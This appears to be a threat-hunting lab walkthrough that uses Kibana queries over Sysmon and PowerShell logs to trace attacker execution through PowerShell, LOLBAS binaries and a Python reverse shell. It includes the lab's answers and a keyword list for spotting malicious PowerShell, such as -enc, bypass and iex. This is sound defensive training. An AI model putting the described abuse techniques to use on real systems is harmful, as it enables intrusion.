


Use the query from the brute force SSH section earlier to find the successful logon then look through the details to find the timestamp.
Answer: Jul 3, 2023 @ 14:14:09.000


What is the name of the PHP file accessed by the attacker via the cat command after gaining successful code execution on web01?

Using the query host.name: *web01 AND network.protocol: http AND destination.port: 80 AND source.ip: 167.71.198.43 AND http.response.status_code: (200 OR 301 OR 302)* and filtering for query, url.query, and user_agent.original I was able to find the correct file.
Answer: config.php

What is the name of the unusual process executed within the timeframe of update.lnk execution on WKSTN-2?



Run the *host.name: WKSTN-* AND *Update.zip** query and filter for file_path, process.executable, winlog.computer_name, and winlog.computer_user. Expand the first hit and click on “view surrounding documents.”



Here we see powershell was accessed on WKSTN-2.
Answer: powershell.exe

Execution

Tactic: Execution

The Execution Tactic (TA0002) refers to adversaries' techniques to execute or run their malicious code in conjunction with the initial access techniques or ways of delivering the attack. This stage in the cyber-attack lifecycle is crucial as it enables the attackers to successfully run their commands remotely and continue with the series of attacks to establish further access. Example techniques used by adversaries are the following:

- Execution through command-line tools like PowerShell and Windows Command Processor (cmd.exe).
- Execution through built-in system tools or using Living-off-the-land Binaries (LOLBAS).
- Execution through scripting/programming tools, such as Python or PHP.

Moreover, these examples are typically used to download a staged payload. This means that the execution chain to establish persistent remote access starts with a minimised type of execution. This reduced-footprint approach is employed to mitigate the risk of detection in the early stages of the attack. By using a smaller, more discreet payload for initial infiltration, the attacker increases their chances of evading network defenses and security protocols.

Understanding the Tactic

The techniques adversaries use are not limited to the provided examples above, as there are more ways to get initial code execution. However, we will use these examples to understand this tactic and grasp how to hunt it.

The common intersection of the examples above is executing malicious commands through pre-existing tools inside the victim machine.

Execution Technique	**Example**
Command-Line Tools	Using built-in commands through powershell.exe and cmd.exe to download and execute the staged payload.
Built-in System Tools	Using certutil.exe or bitsadmin.exe for downloading the remote payload and rundll32.exe to run it.
Scripting/Programming Tools	Using built-in functionalities of programming tools such as Python's os.system() or PHP's exec().

Note: The scripting/programming tools do not always exist on the target machine. However, it can be pre-determined in some cases that the programming tool exists, such as knowing the backend application used by the vulnerable target web server.

Hunting Execution

The Execution phase can manifest in several ways, and recognising these signs can be complex due to the many potential execution methods an adversary might employ. However, it all boils down to executing a malicious command.

Unusual process creation, network connections, file modifications, and many more traces can indicate malicious execution. Recognising these red flags requires an in-depth understanding of typical endpoint behaviour and a keen eye for spotting anomalies. In line with these, we will use the following scenarios to build our hunting methodology:

- Suspicious usage of command-line tools.
- Abuse of built-in system tools.
- Execution via programming/scripting tools.
- Usage of Command-Line Tools


Starting with this scenario, we will use the winlogbeat-* index and hunt for executions of built-in Windows command-line tools, such as PowerShell and Command Prompt, from employee workstations on July 3, 2023. Ensure all queries to the Kibana console are set to look for the right index and timeframe.

System Administrators typically use these command-line tools to configure workstations and servers. However, threat actors commonly abuse it to execute malicious commands and control the compromised host. Given this, we will hunt for behaviours that show numerous usage of command-line tools, accompanied by unusual command executions and network connections.

Using the Discover tab, we will focus on the following processes: powershell.exe and cmd.exe. By using the following KQL query, we will hunt process creations (Sysmon Event ID 1) generated by these two tools:
host.name: WKSTN- AND winlog.event_id: 1 AND process.name: (cmd.exe OR powershell.exe)*

In addition, ensure that the following fields are added as columns to aid us in our investigation:

- winlog.computer_name
- user.name
- process.parent.command_line
- process.command_line



Out of the 104 hits, it can be observed that numerous commands are used that seem unusual. One example is the execution of cmd.exe by C:\Windows\Temp\installer.exe, as shown in its parent-child process relationship. It is more remarkable that the parent process binary is located from C:\Windows\Temp, a typical folder threat actors use to write malicious payloads.


To add on PowerShell analysis, an alternative way to hunt unusual PowerShell execution is through the events generated by PowerShell's Script Block Logging. We can use the following KQL syntax to list all events generated by it: host.name: *WKSTN-* AND winlog.event_id: 4104*

Moreover, we can use the following fields as columns to aid in our analysis:


- winlog.computer_name
- winlog.user.name
- powershell.file.script_block_text

Once the results are out, you may observe that the Script Block Logging generated 44,934 events. We can reduce this by removing the noise generated by the events. In this case, remove the "Set-StrictMode" events by clicking the minus button in the image below. These events are continuously repeated and do not indicate immediate suspicious activity and by filtering this, we can focus on more significant events that may lead to a successful hunt.

Note that when reducing noise, ensure that these events are guaranteed to be benign, or else you will miss significant events that might indicate suspicious activity.



After applying the filters, you will see that the events have been reduced to 489 hits, which makes hunting suspicious events easier. By scrolling through the executed PowerShell scripts, it can be observed that Invoke-Empire (signature of Empire C2 agent) was used in WKSTN-1. Moreover, other unusual PowerShell scripts seem to be malicious. You may continue analysing these events and assess the impact of the commands executed through PowerShell.



Aside from manually reviewing the events generated by PowerShell or Windows Command Prompt, known strings used in cmd.exe or powershell.exe can also be leveraged to determine unusual traffic. Some examples of PowerShell strings are provided below:

- invoke / invoke-expression / iex
- -enc / -encoded
- -noprofile / -nop
- bypass

- -c / -command
- -executionpolicy / -ep
- WebRequest
- Download

Note that once these strings are seen in the logs, it is still recommended to validate the events, as some of these strings might be used by legitimate processes or benign activity executed by System Administrators.

Built-In System Tools
For this scenario, we will still use the winlogbeat-* index and hunt for executions of built-in Windows binaries from employee workstations on July 3, 2023. Ensure all queries to the Kibana console are set to look for the right index and timeframe.


Aside from PowerShell and Command Prompt binaries, other built-in binaries are also abused by threat actors to execute malicious commands. Most of these binaries, known as Living Off The Land Binaries (LOLBAS), are documented on this page. Using this resource, we will hunt usage of built-in binaries and investigate unusual commands executed and network connections initiated.

Using the Discover tab, we will hunt some built-in tools typically used by threat actors (Certutil, Mshta, and Regsvr32). By using the following KQL query, we will again hunt process creation (Sysmon Event ID 1) as well as network connection (Sysmon Event ID 3) events:

host.name: WKSTN- AND winlog.event_id: (1 OR 3) AND (process.name: (mshta.exe OR certutil.exe OR regsvr32.exe) OR process.parent.name: (mshta.exe OR certutil.exe OR regsvr32.exe))*

Note: The KQL query also lists all child processes spawned by these LOLBAS, which is why the process.parent.name field is also used.

Moreover, we can use the following fields as columns to aid in our analysis:
- winlog.computer_name
- user.name
- process.parent.command_line
- process.name
- process.command_line
- destination.ip



Based on the results, it can be observed that all three binaries were suspicious due to their usage. Let's elaborate further on each binary.

- Certutil was used to download a binary (installer.exe), which is then stored in C:\Windows\Temp. (Remember that this binary was also discovered from the previous command-line tools investigation.)
- Regsvr32 accessed a remote file (teams.sct), then spawned a suspicious encoded PowerShell command.
- Mshta spawned a suspicious encoded PowerShell command.

Following a threat hunter's mindset, the next step of this investigation is to identify the extent of these malicious activities by correlating the subsequent events generated after these LOLBAS were used. One example is getting the process ID of the child processes spawned by these LOLBAS and investigating them further. Moreover, the encoded PowerShell commands can be decoded and hunted to understand the attack better.

Scripting and Programming Tools


For our last scenario, we will continue using the winlogbeat-* index and hunt for suspicious usage of scripting/programming tools from employee workstations on July 3, 2023. Ensure all queries to the Kibana console are set to look for the right index and timeframe.

Scripting and programming tools are typically found in either workstations owned by software developers or servers requiring these packages to run applications. These tools are benign, but threat actors abuse their functionalities to execute malicious code. Given this, we will hunt for unusual events generated by programming tools like Python, PHP and NodeJS.

Using the Discover tab, we will use the following KQL query to hunt process creation (Sysmon Event ID 1) and network connection (Sysmon Event ID 3) events:
host.name: WKSTN- AND winlog.event_id: (1 OR 3) AND (process.name: (*python* OR *php* OR *nodejs*) OR process.parent.name: (*python* OR *php* OR *nodejs*))*

Moreover, we can use the following fields as columns to aid in our analysis:

- winlog.computer_name
- user.name
- process.parent.command_line
- process.name
- process.command_line
- destination.ip
- destination.port




Based on the results, it can be observed that Python was used to do the following:

- Spawn a child cmd.exe process.
- Initiate a network connection to 167[.]71[.]198[.]43:8080

Using these findings, we can extend our investigation further by getting the process ID of the cmd.exe process spawned by Python and using it in our new KQL query. We can do this by clicking the dropdown button on the log that indicates Python created a cmd.exe process.

process.parent.executable	C:\Program Files\WindowsApps\PythonSoftwareFoundation.Python.3.11_3.11.1264.0_x64__qbz5n2kfra8p0\python3.11.exe
process.parent.name	python3.11.exe
process.parent.pid	7,072
process.pe.company	Microsoft Corporation
process.pe.description	Windows Command Processor
process.pe.file_version	10.0.18362.1 (WinBuild.160101.0800)
process.pe.imphash	272245e2988e1e430500b852c4fb5e18
process.pe.original_file_name	Cmd.Exe
process.pe.product	Microsoft® Windows® Operating System
process.pid	1,832
process.working_directory	C:\Windows\Temp\
related.hash	9d59442313565c2e0860b88bf32b2277, d0ceb18272966ab62b8edff100e9b4a6a3cb5dc0f2a32b2b18721fea2d9c09a5, 272245e2988e1e430500b852c4fb5e18
related.user	clifford.miller
user.domain	THREATHUNTING

Using this process PID, we can search all processes spawned by this cmd.exe instance by using it as our process.parent.pid:
host.name: WKSTN- AND winlog.event_id: (1 OR 3) AND process.parent.pid: 1832*




Based on the results, it can be observed that the cmd.exe process, spawned by Python, generated child processes, indicating that the script dev.py could be a Python reverse shell script allowing attackers to execute remote commands via cmd.exe.

Following a threat hunter's mindset, the next step of this investigation is to identify the extent of these malicious activities by correlating the subsequent events generated after the execution of the suspicious Python script. In addition, it is also good to understand how the script was written in the compromised machine by backtracking the events related to dev.py.

****


Answer the questions below:

Tracing back the cmd and PowerShell child processes spawned by installer.exe, what is the first command executed via cmd?




The first command executed via cmd.exe was whoami /priv this command is used by attackers to determine the privileges of the current user.
Answer: whoami /priv

Using the process ID of the PowerShell process spawned by mshta.exe, what is the destination IP of the network connections made by this process?
The question asks us to use the PID of the PowerShell process to find the destination IP but I found it easier to just find the entry that corresponds to mshta.exe and then expand it to view the surrounding documents.




From here I found the destination IP.



Answer: 167.71.198.43

Following the cmd.exe process spawned by Python, what is the command-line value of the net.exe process?



Using the same query found earlier in the Scripting and Programming Tools section that lists all the processes spawned by cmd.exe we see net.exe and the command executed, net user. This command allows attackers to list all the local user accounts on a system.
Answer: net user

Defense Evasion

Tactic: Defense Evasion

The Defense Evasion Tactic (TA0005) comprises strategies that adversaries employ to avoid detection by network security systems during or following an infiltration. This is often achieved by disguising malicious activities as usual legitimate operations or manipulating known benign files or processes. Attackers utilise a range of methods to evade defences, including but not limited to the following:

- Disabling security software.
- Deleting attack footprints on logs.
- Deceiving analysts through masquerading, obfuscation, and encryption.
- Executing known bypasses to security controls.
- Moreover, these examples are typically combined with the execution tactic to achieve better results. This makes it possible for an attacker to run their malicious code while avoiding or minimising the chances of being detected by the target's security systems, making the attack more likely to succeed.

Understanding the Tactic

The techniques adversaries use are not limited to the provided examples above, as there are more ways to deceive and evade defences. However, we will use these examples to understand this tactic and grasp how to hunt it.

The common intersection of the examples above is bypassing detection mechanisms, whether from a software solution or the security team.

Evasion Technique	Examples
Disabling security software	Disabling Windows Defender via the command line or reverting the updated detection signatures.
Deleting Logs	Deleting all existing Windows Event Logs inside the compromised machine.
Deceiving Analysts	Mimicking process names or spoofing parent process IDs.
Executing known processes	Using known vulnerabilities or modifying host configurations to bypass the controls.

Hunting Defense Evasion

As we continue our deep dive into the adversary's playbook, we focus on hunting Defense Evasion. As discussed above, this method encompasses various techniques that adversaries use to avoid detection by security measures during or following an attack.

